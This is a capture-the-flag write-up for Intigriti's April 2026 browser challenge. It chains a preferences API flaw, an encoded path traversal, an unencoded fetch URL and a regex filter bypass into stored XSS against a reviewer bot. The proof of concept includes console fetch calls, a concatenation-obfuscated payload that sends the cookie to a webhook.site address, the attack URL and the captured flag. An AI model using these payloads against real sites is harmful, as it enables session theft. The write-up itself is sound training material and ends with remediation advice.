

Introduction
Every month Intigriti drops a browser challenge. This one was the April 2026 edition.
The challenge is at https://challenge-0426.intigriti.io. If you want to try it yourself before reading, go do that first. You will learn a lot more that way.
The goal is simple to state. Make the reviewer bot run your JavaScript and leak its cookie. The flag is inside that cookie.
What makes this challenge interesting is that none of the four bugs here would get you anywhere alone. They only matter when chained in the right order. Each one sets up the next. That is the real lesson.
Challenge Overview
The app is called Northstar Notes. You register a session, create notes, and there is a "Request review" button that sends your current URL to a bot. The bot opens that URL in a real Chrome browser.
When a note page loads it runs this sequence:
await loadPanelManifest();
applyTheme();
initContentEnhancements();
renderNoteContent();
The await on the first line is the most important thing on the page. The manifest finishes loading before renderNoteContent ever runs. That means the manifest controls how your note content gets processed. Whoever controls the manifest controls the sanitizer.
The sanitizer checks APP.renderMode:
function getSanitizeConfig() {
  if (APP.renderMode === 'full') {
    return { ALLOW_DATA_ATTR: true, ADD_ATTR: ['id'] };
  }
  return { ALLOW_DATA_ATTR: false };
}
In safe mode, id and data-* attributes are stripped. In full mode, both pass through.
The execution sink is loadCustomWidget:
function loadCustomWidget(el) {
  if (getOwnString(APP, 'widgetSink', 'text') !== 'script') return;
  var cfg = el.dataset.cfg;
  if (!cfg || cfg.length > 512) return;
  var s = document.createElement('script');
  s.textContent = cfg;
  document.head.appendChild(s);
}
This reads the data-cfg attribute from a DOM element and runs its value as a script. The page uses strict-dynamic CSP. Scripts created with document.createElement('script') are trusted under strict-dynamic. So this is a real execution sink.
To reach it you need five things to be true at the same time:
APP.renderModeequals"full"APP.widgetTypescontains"custom"APP.widgetSinkequals"script"- An element with
id="enhance-config"in the DOM - An element with
data-enhance="custom"and your payload indata-cfg
The first three come from the manifest. The last two come from the note content. So the attack is: store a malicious manifest, put the payload in a note, and get the bot to load a URL that fetches your manifest before the sanitizer runs.
TLDR of the chain:
- Preferences API stores arbitrary nested JSON including fake reader presets
- Percent encoded
..%2Fin the panel segment bypasses the path traversal filter and gets reflected raw into__APP_INIT__ - The panel value is concatenated unencoded into the manifest fetch URL, so the browser normalizes the path and hits your preset endpoint
- The postSanitize regex checks raw strings, so splitting
alertanddocumentacross string concatenation bypasses it
Bug 1: The Preferences API Stores Anything
POST /api/account/preferences takes any JSON body and saves it. No schema validation, no key filtering. You can store whatever nesting you want.
There is a reader preset endpoint:
GET /api/account/preferences/reader-presets/{name}/manifest.json?note={noteId}The ?note= parameter is the real problem here. Instead of using the requesting session to look up the preset, the server uses the note owner's account. This means a bot with no cookies at all can receive your stored preset just by visiting a URL that includes your note ID.
I stored this:
{
  "readerPresets": {
    "evil": {
      "profile": {
        "renderMode": "full",
        "widgetTypes": ["custom"],
        "widgetSink": "script"
      }
    }
  }
}
Then I fetched it without any session cookie to confirm:
GET /api/account/preferences/reader-presets/evil/manifest.json?note=NOTE_IDResponse:
{"profile":{"renderMode":"full","widgetTypes":["custom"],"widgetSink":"script"}}No authentication. No session. Just the note ID. The preset resolves via note ownership alone. The server is essentially doing authorization based on who owns the note rather than who is making the request.
Bug 2: Percent Encoded Path Traversal
The route /note/:noteId/:panel takes the panel segment from the URL and injects it directly into a <script> tag on the page:
window.__APP_INIT__ = {"theme":"dark","panel":"PANEL_VALUE","noteId":"..."};The server has a filter that rejects ../ in the panel segment. Raw dots and a raw slash return 404. But the filter does not decode the URL before checking it. So ..%2F passes through because the characters %2F are not a slash at the time of the check. Express then decodes %2F into / and reflects the decoded value into the HTML.
Request:
GET /note/{noteId}/..%2F..%2Fapi%2Faccount%2Fpreferences%2Freader-presets%2FevilPage HTML:
window.__APP_INIT__ = {"panel":"../../api/account/preferences/reader-presets/evil","noteId":"..."};The filter is checking the encoded string. The page is rendering the decoded string. They are not the same.
Bug 3: The Panel Value Goes Into the Fetch Unencoded
Once __APP_INIT__.panel is set to "../../api/account/preferences/reader-presets/evil", the page uses it to build the manifest fetch URL:
var target = '/note/' + encodeURIComponent(noteId) + '/' + panel +
  '/manifest.json?note=' + encodeURIComponent(noteId);
Notice that noteId gets encoded but panel does not. So the constructed string is:
/note/{noteId}/../../api/account/preferences/reader-presets/evil/manifest.json?note={noteId}Before making an HTTP request, the browser normalizes URL paths. The ../../ climbs two directories. The resulting request hits:
/api/account/preferences/reader-presets/evil/manifest.json?note={noteId}The server receives a clean, legitimate request to the preset endpoint. It resolves the note ID to my account. It returns my malicious profile. The applyRemoteProfile function sets APP.renderMode = "full" and APP.widgetSink = "script" before renderNoteContent ever runs.
This is the key chain: traversal in the URL puts the path into panel, the unencoded panel goes into the fetch, the browser normalizes the path, and the server resolves by note ownership.
Bug 4: The Sanitizer Regex Does Not Evaluate JavaScript
After DOMPurify cleans the note HTML, a second pass called postSanitize looks at every data-* attribute value and removes any that match:
/script|cookie|document|window|eval|alert|.../iThis regex tests the raw string. It does not run the value as JavaScript. It does not fold string concatenations. It just looks for those words appearing literally in the attribute value.
The words document and cookie and alert do not appear as literal substrings if you write them like this:
this['ale'+'rt']('XSS fired: '+this['doc'+'ument']['coo'+'kie'])The string 'ale'+'rt' does not contain the substring alert. The string 'doc'+'ument' does not contain document. The regex finds no match and the attribute passes through.
When the browser later executes the script, this['ale'+'rt'] evaluates to window.alert and the concatenation runs normally. The filter was only ever looking at text. The JavaScript engine does more than look at text.
Full Proof of Concept
Open the challenge in Chrome, press F12, go to Console.
Step 1: Store the malicious preset
fetch('/api/account/preferences', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    readerPresets: {
      evil: {
        profile: {
          renderMode: 'full',
          widgetTypes: ['custom'],
          widgetSink: 'script'
        }
      }
    }
  })
}).then(r => r.json()).then(console.log)
Step 2: Create the note with the XSS payload
fetch('/api/notes', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    title: 'xss-popup',
    content: '<div id="enhance-config" data-types="custom"><div data-enhance="custom" data-cfg="this[\'ale\'+\'rt\'](\'XSS fired: \'+this[\'doc\'+\'ument\'][\'coo\'+\'kie\']);new Image().src=\'https://webhook.site/2b59fc78-bce4-42bc-b482-9e637f8c2da1?c=\'+this[\'doc\'+\'ument\'][\'coo\'+\'kie\']"></div></div>'
  })
}).then(r => r.json()).then(d => {
  console.log('Note ID:', d.id)
  console.log('Attack URL:', location.origin + '/note/' + d.id + '/..%2F..%2Fapi%2Faccount%2Fpreferences%2Freader-presets%2Fevil')
})
Step 3: Open the attack URL in Chrome

https://challenge-0426.intigriti.io/note/933d41106bd1078e97963cd4a27f9d55d911c11075d6459cdaee5e1080243f4b/..%2F..%2Fapi%2Faccount%2Fpreferences%2Freader-presets%2FevilAn alert fires immediately showing your own cookie. That confirms the full chain works in your own session.
Step 4: Send to the reviewer bot
Click Request review on the page. The bot opens the same URL in Chrome within about 10 to 30 seconds.
Step 5: Collect the bot cookie
Open the webhook inspector:
https://webhook.site/#!/view/2b59fc78-bce4-42bc-b482-9e637f8c2da1The GET request arrives with the bot's full cookie:
?c=flag=INTIGRITI{019d955f-1643-77a6-99ef-1c10975ab284}; northstar_profile=17cbb86a45ac16078fd911751adc9e90The Flag
INTIGRITI{019d955f-1643-77a6-99ef-1c10975ab284}Final Thoughts
What I liked about this challenge is that every single bug on its own is a dead end. The preferences endpoint accepting arbitrary JSON is just a loose API. The path traversal reflected in __APP_INIT__ is just a cosmetic injection with no immediate sink. The unencoded panel in the fetch is just an internal URL construction issue. The regex bypass is just a postprocessing filter with a logic gap. None of them matter alone.
The interesting part is the ordering. The await before renderNoteContent is what makes the manifest load and apply before the sanitizer runs. If the order were reversed, none of this would work. Bug chaining challenges like this are a good way to train yourself to think about state and timing in web apps, not just individual injection points.
Also worth noting: the ?note= based authorization on the preset endpoint is the kind of thing that shows up in real bug bounty programs. Server side logic that resolves context from a resource identifier rather than the authenticated session is a pattern worth looking for whenever you see public facing API endpoints with optional parameters.
The fix for this challenge is straightforward. Validate and reject the panel parameter before injecting it into the page. Encode the panel value before using it in any fetch URL. Remove the ?note= based preset resolution and only serve presets to the authenticated session. Validate the shape of anything stored under readerPresets. And remove data-cfg as a script execution path entirely.
Thanks to Intigriti for keeping these challenges going every month.